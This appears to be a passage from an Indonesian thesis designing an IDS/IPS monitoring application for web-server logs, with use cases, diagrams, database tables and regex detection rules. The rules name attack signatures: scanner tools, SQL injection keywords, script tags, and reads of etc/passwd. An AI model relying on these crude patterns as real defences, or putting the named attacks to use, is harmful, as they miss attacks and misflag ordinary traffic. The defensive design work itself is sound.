f) *Use Case* Mengirim *Alert* Pesan

Pada tabel 3.30 menjelaskan *Use Case* Mengirim *Alert* Pesan:

Tabel 3.30 Skenario *Use Case* Mengirim *Alert* Pesan

Identifikasi	
Nomor	6
Nama	Mengirim Alert Pesan
Tujuan	Mengirim notifikasi pesan SMS jika terjadinya serangan ke Manager.
Deskripsi	
Aktor	System
Skenario Utama	
1. *send* SMS	1. Ambil data serangan 2. Melakukan koneksi ke modem GSM 3. Mengirim pesan SMS
Kondisi Akhir	Mengirim informasi pesan adanya serangan via SMS ke Manager

g) *Use Case* Keluar Aplikasi

Pada tabel 3.31 menjelaskan *Use Case* Keluar Aplikasi :


Tabel 3.31 Skenario *Use Case* Keluar Aplikasi

Identifikasi	
Nomor	7
Nama	Keluar Aplikasi
Tujuan	Untuk mengakhiri program
Deskripsi	
Aktor	Admin
Skenario Utama	
1. Mengakhiri aplikasi jika sudah tidak digunakan lagi	1. Aplikasi *close*
Kondisi Akhir	Aplikasi tertutup

3.1.5.4 Diagram Activity

a) *Diagram Activity* Masuk ke Aplikasi


Diagram *Activity* Masuk ke Aplikasi dapat dilihat pada gambar 3.23. Dimulai dari admin menjalankan aplikasi, kemudian melakukan verifikasi *account login* dengan memasukan *username* dan *password*. Setelah itu, admin menekan tombol "LOGIN" untuk validasi. Jika sukses, admin akan masuk ke dalam sistem.



Gambar 3.23 *Diagram Activity* Masuk ke Aplikasi

b) *Diagram Activity* Mengkonfigurasi *Server*


Diagram *Activity* Mengkonfigurasi *Server* dapat dilihat pada gambar 3.24. Diagram ini menjelaskan langkah-langkah admin dalam mengkonfigurasi *server*.



Gambar 3.24 *Diagram Activity* Mengkonfigurasi *Server*

c) *Diagram Activity* Menjalankan *Service Monitoring*


Diagram *Activity* Menjalankan *Service Monitoring* dapat dilihat pada gambar 3.25. Diagram ini menjelaskan bagaimana admin menjalankan layanan *monitoring* ke *server*.



Gambar 3.25 *Diagram Activity* Menjalankan *Service Monitoring*

d) *Diagram Activity* Melakukan IDS


Diagram *Activity* Melakukan IDS dapat dilihat pada gambar 3.26. Diagram ini menjelaskan bagaimana *system* melakukan deteksi atas aktivitas yang terjadi di *server*.



Gambar 3.26 *Diagram Activity* Melakukan IDS

e) *Diagram Activity* Melakukan IPS


Diagram *Activity* Melakukan IPS dapat dilihat pada gambar 3.27. Diagram ini menjelaskan bagaimana *system* melakukan pencegahan akses ke *network* dengan mendaftarkan IP *attacker*.



Gambar 3.27 *Diagram Activity* Melakukan IPS

f) *Diagram Activity* Mengirim Alert Pesan


Diagram *Activity* Mengirim Alert Pesan dapat dilihat pada gambar 3.28. Diagram ini menjelaskan bagaimana *system* mengirimkan pesan SMS ke Manager yang berisikan informasi adanya serangan yang terjadi.



Gambar 3.28 *Diagram Activity* Mengirim Alert Pesan

g) *Diagram Activity* Keluar Aplikasi


D*iagram Activity* Keluar Aplikasi menjelaskan bagaimana langkah-langkah admin saat keluar dari aplikasi.



Gambar 3.29 *Diagram Activity* Keluar Aplikasi

3.1.5.5 Diagram *Class*

Diagram *class* aplikasi *monitoring* dapat dilihat pada gambar 3.30. Diagram ini menjelaskan sistem/perangkat lunak yang sedang kembangkan dimana diagram ini memberi gambaran (diagram statis) tentang sistem/perangkat lunak dan relasi-relasi yang ada di dalamnya.




Gambar 3.30 Diagram *Class*

Berikut informasi diagram *class* pada gambar 3.30.

1.	Admin	:	*Control Class*
2.	Login	:	*Boundary Class*
3.	LoginProses	:	*Control Class*
4.	User	:	*Entity Class*
5.	FormServer	:	*Boundary Class*
6.	ServerProses	:	*Control Class*
7.	Server	:	*Entity Class*
8.	Monitoring	:	*Entity Class*
9.	IDS	:	*Entity Class*
10.	IPS	:	*Entity Class*
11.	AlertSMS	:	*Entity Class*
12.	Exit	:	*Control Class*

3.1.5.6 Diagram *Sequence*


Diagram *sequence* aplikasi *monitoring* dapat dilihat pada gambar 3.31, 3.32 dan 3.33.




Gambar 3.31 Diagram *Sequence* Masuk Ke Aplikasi

Pada gambar 3.31, memberi gambaran secara *sequence* masuk ke aplikasi pada aplikasi *monitoring*. Dimulai dari aktor Admin meng-*input*-kan *username* dan *password* kemudian di validasi pada proses *login*, dan di *check* ke *table* "user", apakah data yang di-*input*-kan benar atau salah. Pada aplikasi, jika data yang di-*input*-kan benar, proses selanjutnya akan membuka tampilan utama aplikasi *monitoring*.

Sedangkan pada gambar 3.32, memberi gambaran secara *sequence* proses Admin dalam melakukan konfigurasi *server*, dimulai dari : menambah, merubah, menghapus, dan menjalankan fungsi *monitoring*. Sedangkan gambar 3.33 adalah fungsi *monitoring* selanjutkan terproses secara sistematis, dimulai dari mengambil *setting*-an *server* dan melakukan koneksi ke *server*, kemudian mengambil data *log* dimana tiap-tiap data *log* yang diambil akan dilakukan *detection*, apakah terdapat *intrusion* apa tidak. Jika terdapat, maka *log* akan di-*update* sesuai jenis instrusion-nya dan melakukan *prevention* dengan mengirim *command* blok akses ke *firewall* router.



Gambar 3.32 Diagram *Sequence* Mengkonfigurasi *Server*



Gambar 3.33 Diagram *Sequence* Menjalankan *Service Monitoring*, Melakukan IDS, Melakukan IPS, dan Mengirim *Alert* Pesan

1.2 Perancangan Sistem

Pada perancangan sistem akan dipaparkan mengenai perancangan arsitektur simulasi, perancangan arsitektur pengujian, perancangan *rule*, dan beberapa perancangan lainnya.

1.2.1 Perancangan Arsitektur Simulasi


Perancangan arsitektur jaringan yang digunakan untuk mensimulasikan bagaimana *web server* yang telah dipasang sebuah IDS mampu mendeteksi serangan-serangan oleh *attacker* terhadap *web* tersebut dengan *rule*s yang telah dibuat. Skema arsitektur simulasi tersebut ditunjukkan pada Gambar 3.2.

Gambar 3.2 digunakan atau diterapkan pada saat pengujian penelitian ini kepada penguji sebagai bukti bahwa *rules* yang telah dibuat mampu mendeteksi serangan-serangan. Pada Gambar 3.2 *Attacker* menggunakan *operating system*

Windows 7 dan Ubuntu 12.04, sedangkan *web server* menggunakan *operating system* linux Ubuntu 12.04.

1.2.2 Perancangan Arsitektur Pengujian

Perancangan arsitektur jaringan pada Gambar 3.34 digunakan untuk menguji aplikasi yang akan mendeteksi jenis-jenis serangan yang telah dibuat *rules*-nya. Pengujian akan dilakukan di PT. Indotama Palapa Nusantara. Pada skema jaringan ini terdapat satu *web server* yang akan dijadikan target serangan dan juga terdapat dua unit komputer yang digunakan sebagai *attacker*, dimana satu *attacker* melakukan aksinya pada jaringan LAN dan satu *attacker* lagi melakukan aksinya pada jaringan WAN.



Gambar 3.34 Arsitektur Jaringan Untuk Pengujian

1.2.3 Perancangan Rule

Seperti yang sudah dijelaskan sebelumnya pada bagian analisis *rules*, *rules* pada aplikasi yang dibangun untuk *signature* menggunakan format Regex dan *anomaly* mensetting nilai *max hit* yang dilakukan. Sebelum membuat *rule* maka perlu dibuat perancangan, struktur perancangan tersebut diambil dari hasil analisis serangan atau ancaman yang mungkin terjadi. Beberapa hal yang harus diketahui sebelum membuat *rules* yaitu :

1. Aksi yang akan dilakukan jika terjadi penyerangan (*Rule action*).
2. Protokol yang digunakan *attacker* dalam penyerangan (tcp, udp, icmp).

3. *Message* yang akan ditampilkan jika terjadi penyerangan.
4. Kemungkinan penyerangan dilakukan oleh siapa ? dari dalam atau luar jaringan (*source address*).
5. Kemungkinan penyerangan dilakukan ke siapa ? IP address target (*destination address*).
6. Kemungkinan *port* yang akan diserang (*port number*).
7. Paket data seperti apa yang dikirimkan *attacker* (*Payload*).

Pada penelitian ini akan dirancang beberapa *rules* untuk mendeteksi *log* dengan kategori *Tools,* SQL *injection, Cross Site Scripting, Command.*

1.2.3.1 Perancangan Rule Kategori *Tools*

Dari hasil analisis serangan *Tools* dapat disimpulkan, serangan ini terjadi akibat kelemahan dari *layer* aplikasi dimana *attacker* menyerang menggunakan alat peretas seperti Acunetix dan SQLMap. Dengan merujuk kepada analisis serangan dengan menggunakan *Tools*, maka dapat dibuatkan *rule* untuk mendeteksi serangan ini, maka perancangan yang dilakukan adalah seperti pada Tabel 3.32.

Tabel 3.32 Perancangan *Rule* Kategori *Tools*

No	Tipe	Isi
1	Aksi yang dilakukan	*Alert*, *Log*, *Prevention*
2	Protokol	TCP
3	*Message Alert*	Alat *Tools* – terdeteksi.
4	*Source Address*	Internal dan eksternal (any)
5	*Destination Address*	*Web server*
6	*Port Number*	80 (HTTP), 443 (HTTPS)
7	*Payload*	acunetix|sqlmap

Contoh penulisan *rule* untuk deteksi penggunaan perangkat *scanning* yaitu :

```
^.+(acunetix|sqlmap).*$
```

Rule tersebut digunakan untuk mendeteksi serangan apabila ada *client* menggunakan perangkat lunak Acunetix atau sqlmap dalam melakukan peretasan.

1.2.3.2 Perancangan Rule Kategori *SQL Injection*

Dari hasil analisis serangan SQL *Injection* dapat disimpulkan, serangan ini terjadi akibat kelemahan dari *layer* aplikasi. Dengan merujuk kepada analisis serangan SQL *Injection*, maka dapat dibuatkan *rule* untuk mendeteksi serangan ini, maka perancangan yang dilakukan adalah seperti pada Tabel 3.33.

Tabel 3.33 Perancangan *Rule* Kategori SQL *Injection*

No	Tipe	Isi
1	Aksi yang dilakukan	*Alert, Log, Prevention*
2	Protokol	TCP
3	*Message Alert*	SQL *Injection* – terdeteksi.
4	*Source Address*	Internal dan eksternal (any)
5	*Destination Address*	*Web server*
6	*Port Number*	80 (HTTP), 443 (HTTPS)
7	*Payload*	select|union

Contoh penulisan *rule* untuk deteksi SQL *Injection* yaitu :

```
^.+(select|union).*$
```

Rule tersebut digunakan untuk mendeteksi serangan apabila ada *client* yang menginputkan kata "*select*" dan "*union*" pada *url*.

1.2.3.3 Perancangan Rule Kategori *Cross Site Scripting*

Dari hasil analisis serangan *Cross Site Scripting* dapat disimpulkan, serangan ini terjadi akibat kelemahan dari *layer* aplikasi. Dengan merujuk kepada analisis serangan *cross site scripting*, maka dapat dibuatkan rule untuk mendeteksi serangan ini, maka perancangan yang dilakukan adalah seperti pada Tabel 3.34.

Tabel 3.34 Perancangan *Rule* SQL *Injection*

No	Tipe	Isi
1	Aksi yang dilakukan	*Alert, Log, Prevention*
2	Protokol	TCP
3	*Message Alert*	XSS – terdeteksi.
4	*Source Address*	Internal dan eksternal (any)
5	*Destination Address*	*Web server*
6	*Port Number*	80 (HTTP), 443 (HTTPS)
7	*Payload*	<|script

Contoh penulisan rule untuk *Cross Site Scripting* yaitu :

```
^.+(<|script).*$
```

Rule tersebut digunakan untuk mendeteksi serangan apabila ada *client* yang menginputkan karakter "<"dan *"script"* pada *url*.

1.2.3.4 Perancangan Rule Kategori *Command*

Dari hasil analisis serangan kategori *Command* dapat disimpulkan, serangan ini terjadi akibat kelemahan dari *layer* aplikasi. Dengan merujuk kepada analisis serangan, maka dapat dibuatkan *rule* untuk mendeteksi serangan ini, maka perancangan yang dilakukan adalah seperti pada Tabel 3.35.

Tabel 3.35 Perancangan *Rule* Kategori *Command*

No	Tipe	Isi
1	Aksi yang dilakukan	*Alert*, *Log*, *Prevention*
2	Protokol	TCP
3	*Message Alert*	*Command* – terdeteksi.
4	*Source Address*	Internal dan eksternal (any)
5	*Destination Address*	*Web server*
6	*Port Number*	80 (HTTP), 443 (HTTPS)
7	*Payload*	etc/passwd

Contoh penulisan *rule* untuk deteksi penggunaan command shell yaitu :

```
^.+(etc/passwd).*$
```

Rule tersebut digunakan untuk mendeteksi serangan apabila ada *client* yang melakukan *command* "etc/passwd".

1.2.4 Perancangan Aplikasi *Monitoring*

Pada bagian ini akan menjelaskan analisa dari perancangan aplikasi *monitoring*.

1.2.4.1 Perancangan Basis Data

Perancangan basis data ini merupakan perancangan struktur tabel yang akan digunakan pada aplikasi untuk menyimpan data hasil *log* dari hasil deteksi aplikasi dan beberapa data penunjang lainnya yang dijadikan konfigurasi oleh aplikasi. Berikut perancangan struktur tabel dari aplikasi :

1. Struktur *Table* : dtlog

   Table ini digunakan untuk menyimpan data *log* yang dibaca *realtime* dari *access log web server*.

Tabel 3.36 Struktur *Table* : dtlog

Nama Field	Tipe Data	Ukuran	Kunci	Ket.
idData	int	11	PK	Not Null
dtDate	date			Null
dtTime	time			Null
dtLog	text			Null
dtJenis	varchar	100		Null
dtRemote_IP	varchar	15		Null
dtRemote_Tanggal	varchar	12		Null
dtRemote_Jam	varchar	8		Null
dtRemote_Req	text			Null
dtRemote_Req_RC	int	6		Null
dtRemote_Req_Paket	int	6		Null
dtRemote_Req_Referer	text			Null
dtRemote_Req_Akses	varchar	255		Null
dtRemote_Req_AddData	varchar	255		Null
dtKeterangan	varchar	255		Null

2. Struktur *Table* : dtlog_detail

   Table ini digunakan untuk menyimpan data detail informasi *log* di group berdasarkan dtRemote_IP, dtRemote_Tanggal, dtRemote_Jam. Data ini tercipta dari *trigger* di *table* "dtlog".

Tabel 3.37 Struktur *Table* : dtlog_detail

Nama Field	Tipe Data	Ukuran	Kunci	Ket.
idData	int	11	PK	Not Null
dtIP_Server	varchar	15		Null
dtRemote_IP	varchar	15		Null
dtRemote_Tanggal	varchar	12		Null
dtRemote_Jam	varchar	8		Null
dtRemote_Qty_Akses	int	4		Null
dtRemote_Qty_Paket	int	11		Null
dtStatus	int	1		Null

3. Struktur *Table* : dtserver

   Table ini digunakan untuk menyimpan data *server* dan router.

Tabel 3.38 Struktur *Table* : dtserver

Nama Field	Tipe Data	Ukuran	Kunci	Ket.
idData	int	11	PK	Not Null
dtNama_Server	varchar	30		Null
dtIP	varchar	15		Null
dtPort	int	6		Null
dtUser	varchar	30		Null
dtPassword	varchar	200		Null
idJenis	int	1	FK	Not Null

4. Struktur *Table* : dtserver_hit_max

   Table ini digunakan untuk menyimpan nilai tertinggi hit dalam 1 detik.

Tabel 3.39 Struktur *Table* : dtserver_hit_max

Nama Field	Tipe Data	Ukuran	Kunci	Ket.
Max_Hit	int	6	PK	Not Null

5. Struktur *Table* : dtserver_ids_rule

   Table ini digunakan untuk menyimpan informasi *rule* IDS.

Tabel 3.40 Struktur *Table* : dtserver_ids_rule

Nama Field	Tipe Data	Ukuran	Kunci	Ket.
idData	int	11	PK	Not Null
dtNama_Rule	varchar	50		Null
dtRule	varchar	500		Null

6. Struktur *Table* : dtserver_ip_whitelist

   Table ini digunakan untuk menyimpan informasi IP yang di *whitelist*, untuk diabaikan jika terdeteksi pada proses deteksi di *anomaly*.

Tabel 3.41 Struktur *Table* : dtserver_ip_whitelist

Nama Field	Tipe Data	Ukuran	Kunci	Ket.
idData	int	11	PK	Not Null
dtIP	varchar	15		Null

7. Struktur *Table* : dtserver_jadwal

   Table ini digunakan untuk menyimpan informasi *server* yang dijalankan serta *command* blok yang di proses.

Tabel 3.42 Struktur *Table* : dtserver_jadwal

Nama Field	Tipe Data	Ukuran	Kunci	Ket.
idData	int	11	PK	Not Null
dtDate	date			Null
dtTime	time			Null
idServer	int	11	FK	Not Null
dtStatus	int	1	FK	Not Null
dtDate_Execute	date			Null
dtTime_Execute	time			Null
dtCommand	varchar	255		Null
dtFrom	varchar	100		Null

8. Struktur *Table* : dtserver_jenis

   Table ini digunakan untuk menyimpan informasi tipe jenis akses *server*.

Tabel 3.43 Struktur *Table* : dtserver_jenis

Nama Field	Tipe Data	Ukuran	Kunci	Ket.
idJenis	int	11	PK	Not Null
dtJenis	varchar	255		Null

9. Struktur *Table* : dtserver_status

   Table ini digunakan untuk menyimpan informasi status *server* apakah sudah di eksekusi atau belum untuk parameter pada *table* dtserver_jadwal.

Tabel 3.44 Struktur *Table* : dtserver_status

Nama Field	Tipe Data	Ukuran	Kunci	Ket.
idData	int	11	PK	Not Null
dtStatus	varchar	30		Null

10. Struktur *Table* : user

    Table ini digunakan untuk menyimpan informasi *user* yang dapat menggunakan aplikasi.

Tabel 3.45 Struktur *Table* : user

